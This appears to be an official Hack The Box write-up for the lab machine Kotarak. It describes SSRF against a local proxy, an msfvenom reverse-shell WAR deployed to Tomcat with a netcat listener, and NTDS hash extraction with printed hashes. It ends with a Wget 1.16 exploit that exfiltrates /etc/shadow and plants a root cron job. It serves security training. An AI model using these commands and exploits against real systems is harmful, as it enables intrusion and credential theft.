
Hack The Box
PEN-TESTING LABS



Kotarak

22nd October 2017 / Document No D17.100.33

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: Hard

Classification: Confidential

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Kotarak focuses on many different attack vectors and requires quite a few steps for completion. It is a great learning experience as many of the topics are not covered by other machines on Hack The Box.

Skills Required

- Intermediate/advanced knowledge of Linux
- Enumerating ports and services


Skills Learned

- Exploiting server side request forgery
- Extracting data from NTDS dumps
- Exploiting Wget
- Exploiting cron jobs
- Identifying isolated systems and containers

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration

Nmap




Nmap reveals OpenSSH, Apache Tomcat and a normal Apache web server.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation

SSRF

While there are quite a few vulnerabilities and attack vectors available for Tomcat, none appear to be successful in this context. Looking at the web server on port 60000 reveals a rudimentary proxy, which happens to be vulnerable to server side request forgery. By fuzzing the URL **http://10.10.10.55:6000/url.php?path=127.0.0.1:FUZZ** it is possible to access several localhost-only services.



Browsing to 127.0.0.1:888 reveals a directory listing. Viewing the source for **http://10.10.10.55:60000/url.php?path=127.0.0.1:888?doc=backup** reveals valid login credentials for the Tomcat server, which can be accessed at **http://10.10.10.55:8080/manager/html**

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Apache Tomcat

Once logged into the manager, it is trivial to obtain a shell. The command **msfvenom -p java/jsp_shell_reverse_tcp lhost=<LAB IP> lport=<PORT> -f war > writeup.war** will create a valid war file that can be easily deployed. Once deployed and started, simply browse to **10.10.10.55/writeup** to trigger the reverse connection, which can be received with Netcat.

/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/writeup	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.
Deploy

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.55] 43336

pwd
/
python -c 'import pty;pty.spawn("/bin/bash");'
tomcat@kotarak-dmz:/$ ^Z
[1]+  Stopped                 nc -nvlp 1234
root@kali:~# stty raw -echo
root@kali:~# nc -nvlp 1234
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

User (atanas)

libesedb: https://github.com/libyal/libesedb

ntdsextract: https://github.com/csababarta/ntdsxtract

There are several files in **/home/tomcat/to_archive/pentest_data** that appear to contain NTDS data that was extracted during a pentest. Using libesedb and ntdsextract, it is possible to dump the user hashes, which are conveniently easy to crack and also work on the target.

The command **esedbexport -m tables 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit** will dump the tables. Once that is complete, running **dsusers.py** from ntdsextract will extract the hashes.

dsusers.py kotarak.dit.export/datatable.3 kotarak.dit.export/link_table.5 hashdump --syshive kotarak.bin --passwordhashes --lmoutfile lmout.txt --ntoutfile ntout.txt --pwdformat ophc

The hashes will be duhtb-

```
Administrator:::e64fe0f24ba2489c05e64354d74ebd11:S-1-5-21-1036816736-4081296861-1938768537-500::
krbtgt:::ca1ccefcb525db49828fbb9d68298eee:S-1-5-21-1036816736-4081296861-1938768537-502::
atanas:::2b576acbe6bcfda7294d6bd18041b8fe:S-1-5-21-1036816736-4081296861-1938768537-1108::
```

```
tomcat@kotarak-dmz:/home/tomcat$ su atanas
Password:
atanas@kotarak-dmz:/home/tomcat$ whoami
atanas
atanas@kotarak-dmz:/home/tomcat$
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Root

Exploit: https://www.exploit-db.com/exploits/40064/

Browsing to **/root** reveals an **app.txt** file, which contains a brief log of web requests. The log shows that Wget verson 1.16 is run every two minutes. Looking at the network configuration reveals that the request came from the local machine, so it is safe to assume that Wget is being run as root.

Using **authbind**, it is possible to run the exploit script on the target and listen on port 80 with the command **authbind python exploit.py**. Having an FTP server running on the local machine is all that is require to serve **.wgetrc**.

By default, the exploit obtains the contents of **/etc/shadow**. Looking at the results, it appears that there is an **Ubuntu** user which does not exist on the main system. Running it again for **/etc/passwd** confirms that there is some kind of virtual machine or container system with a separate filesystem.

Simply modifying **.wgetrc** at this point to **post_file** = **root.txt** will obtain the root flag.

```
File was served. Check on /root/hacked-via-wget on the victim's host in a minute
! :)

We have a volunteer requesting /archive.tar.gz by POST :)

Received POST from wget, this should be the extracted /etc/shadow file:

---[begin]---
 950d1425795dfd38272c93ccbb63ae2c

---[eof]---


Sending back a cronjob script as a thank-you for the file...
It should get saved in /etc/cron.d/wget-root-shell on the victim's host (because
 of .wgetrc we injected in the GET first response)
10.0.3.133 - - [31/Oct/2017 01:16:01] "POST /archive.tar.gz HTTP/1.1" 200 -

File was served. Check on /root/hacked-via-wget on the victim's host in a minute
! :)
```